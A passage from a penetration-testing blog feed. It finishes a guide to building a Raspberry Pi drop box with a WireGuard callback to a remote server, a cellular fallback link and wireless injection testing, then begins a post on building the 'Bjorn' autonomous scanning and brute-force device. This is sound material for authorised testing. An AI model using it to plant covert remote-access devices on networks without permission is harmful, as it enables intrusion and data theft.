href="https://blog.shellntel.com/p/creap?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-raspberry-pi-dropbox" target="_blank" rel="noopener noreferrer nofollow">finding user names</a> on many enterprise wireless networks. Our hardware list might look something like this:</p><div style="padding:14px 15px 14px;"><table class="bh__table" width="100%" style="border-collapse:collapse;"><tr class="bh__table_row"><th class="bh__table_header" width="50%"><p class="paragraph" style="text-align:left;">Component</p></th><th class="bh__table_header" width="50%"><p class="paragraph" style="text-align:left;">Link</p></th></tr><tr class="bh__table_row"><td class="bh__table_cell" width="50%"><p class="paragraph" style="text-align:left;">Raspberry Pi 5</p></td><td class="bh__table_cell" width="50%"><p class="paragraph" style="text-align:left;"><a class="link" href="https://www.microcenter.com/product/683269/5;_Broadcom_BCM2712_Quad-Core_Cortex-A76;_2GB_LPDDR4X_RAM?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-raspberry-pi-dropbox" target="_blank" rel="noopener noreferrer nofollow">https://www.microcenter.com/product/683269/5;_Broadcom_BCM2712_Quad-Core_Cortex-A76;_2GB_LPDDR4X_RAM</a></p></td></tr><tr class="bh__table_row"><td class="bh__table_cell" width="50%"><p class="paragraph" style="text-align:left;">Power Supply</p></td><td class="bh__table_cell" width="50%"><p class="paragraph" style="text-align:left;"><a class="link" href="https://www.microcenter.com/product/671927/27W_USB-C_PSU_-_Black?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-raspberry-pi-dropbox" target="_blank" rel="noopener noreferrer nofollow">https://www.microcenter.com/product/671927/27W_USB-C_PSU_-_Black</a></p></td></tr><tr class="bh__table_row"><td class="bh__table_cell" width="50%"><p class="paragraph" style="text-align:left;">Micro SD Card</p></td><td class="bh__table_cell" width="50%"><p class="paragraph" style="text-align:left;"><a class="link" href="https://www.amazon.com/Amazon-Basics-microSDXC-Memory-Adapter/dp/B08TJRVWV1/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-raspberry-pi-dropbox" target="_blank" rel="noopener noreferrer nofollow">https://www.amazon.com/Amazon-Basics-microSDXC-Memory-Adapter/dp/B08TJRVWV1/</a></p></td></tr><tr class="bh__table_row"><td class="bh__table_cell" width="50%"><p class="paragraph" style="text-align:left;">Aluminum Heat Sink</p></td><td class="bh__table_cell" width="50%"><p class="paragraph" style="text-align:left;"><a class="link" href="https://www.amazon.com/dp/B0CZPDB3C4?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-raspberry-pi-dropbox" target="_blank" rel="noopener noreferrer nofollow">https://www.amazon.com/dp/B0CZPDB3C4</a></p></td></tr><tr class="bh__table_row"><td class="bh__table_cell" width="50%"><p class="paragraph" style="text-align:left;">Cellular Modem</p></td><td class="bh__table_cell" width="50%"><p class="paragraph" style="text-align:left;"><a class="link" href="https://sixfab.com/product/raspberry-pi-4g-lte-modem-kit/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-raspberry-pi-dropbox" target="_blank" rel="noopener noreferrer nofollow">https://sixfab.com/product/raspberry-pi-4g-lte-modem-kit/</a></p></td></tr><tr class="bh__table_row"><td class="bh__table_cell" width="50%"><p class="paragraph" style="text-align:left;">ALFA AWUS036AXML WiFi Adapter</p></td><td class="bh__table_cell" width="50%"><p class="paragraph" style="text-align:left;"><a class="link" href="https://www.amazon.com/ALFA-AWUS036AXML-802-11axe-Adapter-AXE3000/dp/B0BY8GMW32?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-raspberry-pi-dropbox" target="_blank" rel="noopener noreferrer nofollow">https://www.amazon.com/ALFA-AWUS036AXML-802-11axe-Adapter-AXE3000/dp/B0BY8GMW32</a></p></td></tr></table></div><p class="paragraph" style="text-align:left;">Raspberry Pi SBCs are extremely popular, which means there is a wide array of add-ons designed for it, such as our cellular modem. The 27 watt power supply is probably overkill today, but it keeps our options open for future design enhancements in case we need more power.</p><p class="paragraph" style="text-align:left;">Next we need to select software. Two operating system options to consider are <a class="link" href="https://www.raspberrypi.com/software/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-raspberry-pi-dropbox" target="_blank" rel="noopener noreferrer nofollow">Raspberry Pi OS</a> and <a class="link" href="https://www.kali.org/get-kali/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-raspberry-pi-dropbox#kali-arm" target="_blank" rel="noopener noreferrer nofollow">Kali OS</a>. The first party OS from the hardware manufacturer &quot;should&quot; provide the highest level of stability. We&#39;re going to be leaving this device unattended and likely won&#39;t be able to return to troubleshoot why it suddenly went offline. If that&#39;s a concern for you, Raspberry Pi OS may be a good decision. It can be customized with only the tools you need, resulting in a slimmer installation tailor-made for the target. On the other hand, Kali comes with a boatload of tools baked in, making it more of a giant one-size-fits-all solution that should be adequate for most targets. Downloading and installing tools you forgot or didn&#39;t know you needed can slow down or even kill an engagement.</p><p class="paragraph" style="text-align:left;">We&#39;re going to use Kali for this build since the plethora of tools should reduce the amount of time spent customizing for each individual target. The Raspberry Pi Imager is an excellent tool for quickly and easily imaging our Micro SD card. It has numerous OS options right in the menu, including Kali Linux, which means we don&#39;t need to download it manually. The latest release of Kali (2024.4 at the time of writing) allows us to <a class="link" href="https://www.kali.org/blog/kali-linux-2024-4-release/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-raspberry-pi-dropbox#raspberry-pi-imager-customizations-support" target="_blank" rel="noopener noreferrer nofollow">take advantage of the customization settings</a>, such as selecting a hostname, username and password, and enabling SSH.</p><p class="paragraph" style="text-align:left;"></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/1bd46246-8238-48ab-9193-fbe11b3e04f4/9c3e88e1f232410890f3ea116d06f68a.png?t=1740000732"/><div class="image__source"><span class="image__source_text"><p>OS selection</p></span></div></div><p class="paragraph" style="text-align:left;"></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/05b997fe-c625-49d9-ae0c-63bdca9ea461/2c340e977cab41e28e747221c18ff7dd.png?t=1740000763"/><div class="image__source"><span class="image__source_text"><p>OS customization</p></span></div></div><p class="paragraph" style="text-align:left;">Once the imaging is complete install the SD card, boot up the Pi to make sure it&#39;s working, perform any updates and upgrades that are necessary, then reboot. Before we move on to the cellular modem, let&#39;s configure a <a class="link" href="https://www.wireguard.com/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-raspberry-pi-dropbox" target="_blank" rel="noopener noreferrer nofollow">Wireguard</a> server for VPN access. Wireguard is a secure, easy to use, and easy to configure VPN tool. I&#39;ll be using AWS to create my server, but you can use whatever VPS solution you like or even host it in your own data center. Selecting and building a server won&#39;t be covered in this blog (just make sure it can listen on UDP-51820), but we will cover installing and configuring Wireguard on whatever you choose. The Raspberry Pi will be configured to attempt to connect to this server every time it boots. When we&#39;re done with this part we&#39;ll have two &quot;peers&quot;, the server and the Raspberry Pi client, each with a new interface called <code>wg0</code> that can communicate with each other over the VPN using <code>172.27.1.10</code> and <code>172.27.1.20</code> respectively.</p><h2 class="heading" style="text-align:left;" id="install-and-configure-wireguard">Install and Configure Wireguard</h2><h4 class="heading" style="text-align:left;" id="server">Server</h4><ol start="1"><li><p class="paragraph" style="text-align:left;">Install Wireguard<br><code>sudo apt install wireguard</code></p></li><li><p class="paragraph" style="text-align:left;">Generate the private key<br><code>wg genkey &gt; privkey-server</code><br><i>You may receive a warning similar to &quot;Warning: writing to world accessible file. Consider setting the umask to 077 and trying again.&quot; It can be safely ignored for now.</i></p></li><li><p class="paragraph" style="text-align:left;">Generate the public key<br><code>wg pubkey &lt; privkey-server &gt; pubkey-server</code></p></li></ol><p class="paragraph" style="text-align:left;"></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/15511660-cfd4-4beb-b82b-34b193bf5282/zzj.png?t=1740067715"/><div class="image__source"><span class="image__source_text"><p>Wireguard server commands</p></span></div></div><h4 class="heading" style="text-align:left;" id="raspberry-pi-client">Raspberry Pi Client</h4><ol start="1"><li><p class="paragraph" style="text-align:left;">Log in and install Wireguard<br><code>sudo apt install wireguard</code></p></li><li><p class="paragraph" style="text-align:left;">Generate the private key<br><code>wg genkey &gt; privkey-client</code></p></li><li><p class="paragraph" style="text-align:left;">Generate the public key<br><code>wg pubkey &lt; privkey-client &gt; pubkey-client</code></p></li></ol><p class="paragraph" style="text-align:left;"></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/9f8314a8-5edd-4933-9658-09a7d7f330c9/zzd.png?t=1740067751"/><div class="image__source"><span class="image__source_text"><p>Wireguard client commands</p></span></div></div><p class="paragraph" style="text-align:left;">Next we&#39;ll create the configuration file for each. Run <code>sudo nano /etc/wireguard/wg0.conf</code> on both machines, then copy and paste the respective templates below.</p><h4 class="heading" style="text-align:left;" id="server">Server:</h4><div class="codeblock"><pre><code>[Interface]
ListenPort = 51820
PrivateKey = &lt;&lt;SERVER PRIVATE KEY&gt;&gt;
Address = 172.27.1.10/24

[Peer]
PublicKey = &lt;&lt;CLIENT PUBLIC KEY&gt;&gt;
AllowedIPs = 172.27.1.20/32
</code></pre></div><h4 class="heading" style="text-align:left;" id="raspberry-pi-client">Raspberry Pi Client:</h4><div class="codeblock"><pre><code>[Interface]
PrivateKey = &lt;&lt;CLIENT PRIVATE KEY&gt;&gt;
Address = 172.27.1.20/24
DNS = 1.1.1.1

[Peer]
PublicKey = &lt;&lt;SERVER PUBLIC KEY&gt;&gt;
AllowedIPs = 172.27.1.10/32
Endpoint = &lt;&lt;SERVER PUBLIC IP ADDRESS&gt;&gt;:51820
PersistentKeepalive = 25

</code></pre></div><p class="paragraph" style="text-align:left;">The last thing we should do on each peer is configure a Wireguard daemon to bring up the interfaces in the event of a reboot. This is especially important for the Raspberry Pi since you&#39;re probably not going to be connecting it to a keyboard and monitor when you deploy it.</p><h4 class="heading" style="text-align:left;" id="both-server-and-client">BOTH Server and Client</h4><ol start="1"><li><p class="paragraph" style="text-align:left;"><code>sudo wg-quick up wg0</code><br><i>If you receive an error &quot;resolvconf: command not found&quot; you need to install openresolv with </i><code>sudo apt install openresolv</code></p></li><li><p class="paragraph" style="text-align:left;"><code>sudo systemctl enable wg-quick@wg0</code></p></li></ol><p class="paragraph" style="text-align:left;"></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/1f741c39-ed12-48c6-96dc-1c72ecbbedb9/zzi.png?t=1740067775"/><div class="image__source"><span class="image__source_text"><p>Wireguard server daemon</p></span></div></div><p class="paragraph" style="text-align:left;"></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/5b0c981c-f0fe-402d-b9ed-ff6154021bbe/zzg.png?t=1740067811"/><div class="image__source"><span class="image__source_text"><p>Wireguard client daemon</p></span></div></div><p class="paragraph" style="text-align:left;">If everything worked you should now be able to communicate to each machine. Make sure you can SSH to the Raspberry Pi from the server using the 172.27.1.20 address.</p><h2 class="heading" style="text-align:left;" id="install-and-configure-the-cellular-">Install and Configure the Cellular Modem</h2><p class="paragraph" style="text-align:left;">Sometimes you may not be able to find an accessible network port, or the port you do find isn’t live, or the live port has NAC configured, or any number of other reasons. The cellular modem is the contingency plan. The instructions for my Quectel cellular HAT from Sixfab can be found here: <a class="link" href="https://docs.sixfab.com/docs/raspberry-pi-4g-lte-cellular-modem-kit-intoduction?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-raspberry-pi-dropbox" target="_blank" rel="noopener noreferrer nofollow">https://docs.sixfab.com/docs/raspberry-pi-4g-lte-cellular-modem-kit-intoduction</a>. My before and after looked like this:</p><p class="paragraph" style="text-align:left;"></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/4cae15c3-6ef3-46bd-965d-2130c067d337/d9eead34e4814912a056dc947b7032c2.png?t=1740001192"/><div class="image__source"><span class="image__source_text"><p>Sixfab modem components</p></span></div></div><p class="paragraph" style="text-align:left;"></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/f28bf514-f589-4427-b0a2-20b7f5b0fd91/18c207a66bfc49f087ea30965b0c6794.png?t=1740001222"/><div class="image__source"><span class="image__source_text"><p>Sixfab modem assembled</p></span></div></div><p class="paragraph" style="text-align:left;">Follow the steps to assemble the pieces and register your SIM card. One nice thing about Sixfab is that they include a $25 USD credit with the kit. That&#39;s not nearly enough for a real life engagement, but it is convenient for this demonstration.</p><p class="paragraph" style="text-align:left;">Now we need to configure the hardware. First, uninstall <code>modemmanager</code> with <code>sudo apt purge modemmanager</code>, then make sure the module was properly loaded by checking <code>lsusb</code>. It should look something like this:</p><p class="paragraph" style="text-align:left;"></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/8b2e4a2a-7d39-4c6e-8579-c992ba4aec6d/zza.png?t=1740067857"/><div class="image__source"><span class="image__source_text"><p>lsusb output</p></span></div></div><p class="paragraph" style="text-align:left;">Next install the <code>atcom</code> tool to issue commands to configure the module. The Sixfab instructions call for the use of <code>pip3</code> to install the tool. For <a class="link" href="https://www.kali.org/blog/python-externally-managed/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-raspberry-pi-dropbox" target="_blank" rel="noopener noreferrer nofollow">reasons outside the scope of this blog</a> (<a class="link" href="https://peps.python.org/pep-0668/?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-raspberry-pi-dropbox" target="_blank" rel="noopener noreferrer nofollow">really far outside the scope</a>) we are going to use <code>pipx</code> instead. Simply run <code>pipx install atcom</code> and you should be good to go. If this is the first time you&#39;ve used <code>pipx</code> you may need to run <code>pipx ensurepath</code> to add the installation directory to your path. If so simply log out then log back in. Run <code>atcom AT</code> to test that everything is working.</p><p class="paragraph" style="text-align:left;"></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/1115172a-9efb-4c3b-9ddb-8b727a36c89b/zzf.png?t=1740067899"/><div class="image__source"><span class="image__source_text"><p>atcom installation</p></span></div></div><p class="paragraph" style="text-align:left;">On to the actual configuration commands:</p><ol start="1"><li><p class="paragraph" style="text-align:left;"><code>atcom AT+CGDCONT=1,\&quot;IPV4V6\&quot;,\&quot;super\&quot;</code></p></li><li><p class="paragraph" style="text-align:left;"><code>atcom AT+QCFG=\&quot;usbnet\&quot;,1</code></p></li><li><p class="paragraph" style="text-align:left;"><code>atcom AT+CFUN=1,1</code><br><i>Note the backslashes preceding the quotes.</i></p></li></ol><p class="paragraph" style="text-align:left;"></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/0be3755e-10b7-4de6-8505-8b2d6859f634/zze.png?t=1740067914"/><div class="image__source"><span class="image__source_text"><p>Modem configuration</p></span></div></div><p class="paragraph" style="text-align:left;">You should now have another new interface, either <code>usb0</code> or <code>eth1</code>. This is your cellular connection. You can test this by issuing a ping command specifying that new interface with <code>ping -I eth1 1.1.1.1 -c 3</code></p><p class="paragraph" style="text-align:left;"></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/be63bab0-fd33-438c-bf8d-c66916d0a8d7/zzk.png?t=1740067937"/><div class="image__source"><span class="image__source_text"><p>Modem is using eth1</p></span></div></div><p class="paragraph" style="text-align:left;"></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/2b5a8615-a4c0-42c8-965c-9137548034ab/zzl.png?t=1740067953"/><div class="image__source"><span class="image__source_text"><p>Successful modem test</p></span></div></div><p class="paragraph" style="text-align:left;">That should be it for the cellular modem! Power down the Raspberry Pi, remove the Ethernet cable, and bring it back up. If everything is working it will come back up, connect to the cellular network, and connect to your Wireguard server. Just give it a minute or two.</p><h2 class="heading" style="text-align:left;" id="test-the-wireless-adapter">Test the Wireless Adapter</h2><p class="paragraph" style="text-align:left;">Our last step is to connect our USB wireless adapter. While the Raspberry Pi does have an integrated wireless chip, its range is not as great. On the other hand, the ALFA AWUS036AXML has excellent range and works out of the box with the 6.6.* kernel.</p><p class="paragraph" style="text-align:left;">First, let&#39;s power off the Pi and disconnect the cellular modem. We don&#39;t want to accidentally use up all our data. Power it back up with the ALFA connected. It should be on the <code>wlan1</code> interface, but if you aren&#39;t sure simply disconnect it, run <code>ip a</code>, connect it again, and the new interface should be the ALFA.</p><p class="paragraph" style="text-align:left;">Let&#39;s test everything just to be sure. Place the adapter in monitor mode with <code>sudo airmon-ng check kill</code> and <code>sudo airmon-ng start wlan1</code>. Note that airmon-ng may change the interface name to something else, like <code>wlan1mon</code>, when enabling monitor mode. The tool will tell you in the output.</p><p class="paragraph" style="text-align:left;"></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/1a4117e6-1a9c-43f7-9a08-1e4519c07c3b/zzc.png?t=1740068005"/><div class="image__source"><span class="image__source_text"><p>Enable monitor mode with airmon-ng</p></span></div></div><p class="paragraph" style="text-align:left;">Run <code>sudo airodump-ng wlan1mon</code> to ensure monitor mode is working. It should look something like this:</p><p class="paragraph" style="text-align:left;"></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/b5917d6d-760b-465f-bf6f-cf691c4b12dc/zzh.png?t=1740068021"/><div class="image__source"><span class="image__source_text"><p>Listening with airodump-ng</p></span></div></div><p class="paragraph" style="text-align:left;">We have successfully confirmed monitor mode is working and that we can listen to nearby wireless traffic! Press <code>CTRL-C</code> to stop airodump-ng. Before we test injection, lets choose a wireless network we control and have permission to test. I&#39;ve selected one already in the image above. Disable then re-enable monitor mode, but this time set the channel. My target network is using channel 6, so my commands will be <code>sudo airmon-ng stop wlan1mon</code> and <code>sudo airmon-ng start wlan1 6</code></p><p class="paragraph" style="text-align:left;">Now we can test injection with <code>sudo aireplay-ng -9 -D wlan1 -a B6:97:4E:1B:49:29</code>. It should look something like this:</p><p class="paragraph" style="text-align:left;"></p><div class="image"><img alt="" class="image__image" style="" src="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/360083d7-baa3-433c-9dc7-d06d6d71e070/zzb.png?t=1740068051"/><div class="image__source"><span class="image__source_text"><p>Testing injection with aireplay-ng</p></span></div></div><p class="paragraph" style="text-align:left;">That&#39;s it! That&#39;s everything! We have a Raspberry Pi 5, running Kali Linux, with a Wireguard VPN for remote access, a cellular modem for a backup connection, and a USB wireless adapter for attacking Wi-Fi. All we need now is a case, but I have something special in mind for that. Stay tuned for part 2!</p></div></div>

  ]]></content:encoded>
</item>

      <item>
  <title>Building a Bjorn</title>
  <description>Learn How to Build, Configure, and Connect to a Raspberry Pi Zero 2 Based Network Scanning and Offensive Security Tool</description>
      <enclosure url="https://media.beehiiv.com/cdn-cgi/image/fit=scale-down,format=auto,onerror=redirect,quality=80/uploads/asset/file/8e723dfe-1fab-4d38-bfbd-30158ff8614e/IMG_0232.JPEG" length="362087" type="image/jpeg"/>
  <link>https://blog.shellntel.com/p/building-a-bjorn</link>
  <guid isPermaLink="true">https://blog.shellntel.com/p/building-a-bjorn</guid>
  <pubDate>Tue, 11 Feb 2025 15:22:02 +0000</pubDate>
  <atom:published>2025-02-11T15:22:02Z</atom:published>
    <dc:creator>Ryan Zagrodnik</dc:creator>
  <content:encoded><![CDATA[
    <div class='beehiiv'><style>
  .bh__table, .bh__table_header, .bh__table_cell { border: 1px solid #C0C0C0; }
  .bh__table_cell { padding: 5px; background-color: #1a1a1d; }
  .bh__table_cell p { color: #eaeaea; font-family: 'Helvetica',Arial,sans-serif !important; overflow-wrap: break-word; }
  .bh__table_header { padding: 5px; background-color:#1a1a1d; }
  .bh__table_header p { color: #eaeaea; font-family:'Trebuchet MS','Lucida Grande',Tahoma,sans-serif !important; overflow-wrap: break-word; }
</style><div class='beehiiv__body'><p class="paragraph" style="text-align:left;">A few days ago, I was doomscrolling when this Bjorn thing came across my feed.</p><blockquote align="center" class="instagram-media"><a href="https://www.instagram.com/reel/DFELVUUSVmT/?utm_source=ig_web_copy_link&igsh=MzRlODBiNWFlZA=="><p dir="ltr" lang="en"> Instagram post </p></a></blockquote><p class="paragraph" style="text-align:left;">I said out loud, “Hey, that looks [redacted expletive] sweet!” This scared my wife and children and disappointed my parents. To regain their approval, I decided to delete Facebook, lawyer up, hit the gym, and show them all that the Bjorn really was “[redacted expletive] sweet!”</p><p class="paragraph" style="text-align:left;">I had an old Raspberry Pi Zero and Waveshare e-ink screen V2 lying around from our previous blog post <a class="link" href="https://blog.shellntel.com/p/building-a-pwnagotchi?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">building a pwnagotchi</a>; however, I experienced a lot of errors during the automated and manual installation. After a few hours of fear, anger, and existential dread, I threw in the towel and ordered a Raspberry Pi Zero 2 WH and Waveshare e-ink screen V4. That night I slept on the couch and my parents informed me that I was no longer in their will.</p><p class="paragraph" style="text-align:left;">The next day, I woke up with a painful back and a crushed ego. My wife and children had left. I found a note that said, “You have brought great shame to our family. We’ll come back when you have a completed Bjorn.” Using this as motivation, I found a parts list on <a class="link" href="https://linktr.ee/d_z_az?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">d_z_az’s Linktree</a> and watched their YouTube video below, which helped tremendously. <span style="text-decoration:line-through;">Unfortunately, the YouTube video was taken down for “violating YouTube’s Community Guidelines.” Jerks.</span> And it’s back! A lot of the time ordering the correct parts is a big part of the battle. <a class="link" href="https://despair.com/products/mistakes?variant=2457302467&utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">It could be that my life’s purpose is to ensure that you build a working Bjorn on your first try.</a></p><iframe allow="accelerometer; autoplay; clipboard-write; encrypted-media; gyroscope; picture-in-picture" allowfullscreen="true" class="youtube_embed" frameborder="0" height="100%" src="https://youtube.com/embed/iq4u7fYMLbk" width="100%"></iframe><h2 class="heading" style="text-align:left;" id="parts-list">Parts List Bezos</h2><p class="paragraph" style="text-align:left;">2.13inch E-Ink Display HAT V4 Version - $22.07:</p><p class="paragraph" style="text-align:left;"><a class="link" href="https://www.amazon.com/dp/B07Z1WYRQH?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">https://www.amazon.com/dp/B07Z1WYRQH</a></p><p class="paragraph" style="text-align:left;">PiSugar S Portable 1200 mAh UPS Lithium Battery - $27.99:</p><p class="paragraph" style="text-align:left;"><a class="link" href="https://www.amazon.com/dp/B097RC8KLQ?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">https://www.amazon.com/dp/B097RC8KLQ</a> </p><p class="paragraph" style="text-align:left;">Lexar E-Series 32GB Micro SD Card 5 Pack - $25.99:</p><p class="paragraph" style="text-align:left;"><a class="link" href="https://www.amazon.com/dp/B0CPDGYLGC?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">https://www.amazon.com/dp/B0CPDGYLGC</a></p><p class="paragraph" style="text-align:left;">Pi Zero 2 WH - Pre-Soldered Header - $27.99:</p><p class="paragraph" style="text-align:left;"><a class="link" href="https://www.amazon.com/dp/B0DKKXS4RV?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">https://www.amazon.com/dp/B0DKKXS4RV</a></p><p class="paragraph" style="text-align:left;">3D printed case - $1.32 in material:</p><p class="paragraph" style="text-align:left;"> <a class="link" href="https://www.thingiverse.com/thing:6913717?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">https://www.thingiverse.com/thing:6913717</a></p><p class="paragraph" style="text-align:left;"><b>Total = $105.36</b></p><h2 class="heading" style="text-align:left;" id="parts-list-china">Parts List China</h2><p class="paragraph" style="text-align:left;">2.13inch E-Ink Display HAT V4 Version - $16.80:</p><p class="paragraph" style="text-align:left;"><a class="link" href="https://www.aliexpress.us/item/3256807143070999.html?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">https://www.aliexpress.us/item/3256807143070999.html</a></p><p class="paragraph" style="text-align:left;">PiSugar S Portable 1200 mAh UPS Lithium Battery - $33.01:</p><p class="paragraph" style="text-align:left;"><a class="link" href="http://aliexpress.us/item/3256805833888547.html?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">https://aliexpress.us/item/3256805833888547.html</a></p><p class="paragraph" style="text-align:left;">SanDisk Micro SD Card C10 32GB - $3.68</p><p class="paragraph" style="text-align:left;"><a class="link" href="https://www.aliexpress.us/item/2251832505613280.html?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">https://www.aliexpress.us/item/2251832505613280.html</a></p><p class="paragraph" style="text-align:left;">Pi Zero 2 WH - Pre-Soldered Header - $25.42</p><p class="paragraph" style="text-align:left;"><a class="link" href="http://www.aliexpress.us/item/3256806569341571.html?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">https://www.aliexpress.us/item/3256806569341571.html</a></p><p class="paragraph" style="text-align:left;">3D printed case - $1.32 in material:</p><p class="paragraph" style="text-align:left;"> <a class="link" href="https://www.thingiverse.com/thing:6913717?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">https://www.thingiverse.com/thing:6913717</a></p><p class="paragraph" style="text-align:left;"><b>Total = $80.23</b></p><h2 class="heading" style="text-align:left;" id="what-is-a-bjorn"> What is a Bjorn?</h2><p id="bjorn-is-a-tamagotchi-like-sophisti" class="paragraph" style="text-align:left;">Bjorn is a « Tamagotchi like » sophisticated, autonomous network scanning, vulnerability assessment, and offensive security tool designed to run on a Raspberry Pi equipped with a 2.13-inch e-Paper HAT. [Redacted expletive] sweet right?</p><h2 class="heading" style="text-align:left;" id="features">Features </h2><ul><li><p class="paragraph" style="text-align:left;">Network Scanning: Identifies live hosts and open ports on the network. </p></li><li><p class="paragraph" style="text-align:left;">Vulnerability Assessment: Performs vulnerability scans using Nmap and other tools. System Attacks: Conducts brute-force attacks on various services (FTP, SSH, SMB, RDP, Telnet, SQL). </p></li><li><p class="paragraph" style="text-align:left;">File Stealing: Extracts data from vulnerable services. </p></li><li><p class="paragraph" style="text-align:left;">User Interface: Real-time display on the e-Paper HAT and web interface for monitoring and interaction.</p></li></ul><h2 class="heading" style="text-align:left;" id="who-created-bjorn">Who Created Bjorn?</h2><ul><li><p class="paragraph" style="text-align:left;"><a class="link" href="http://linkedin.com/in/fabienpolly?utm_source=blog.shellntel.com&utm_medium=newsletter&utm_campaign=building-a-bjorn" target="_blank" rel="noopener noreferrer nofollow">Fabien Polly(Infinition)</a></p></li><li><p class="paragraph" style="text-align:left;"><a class="link" 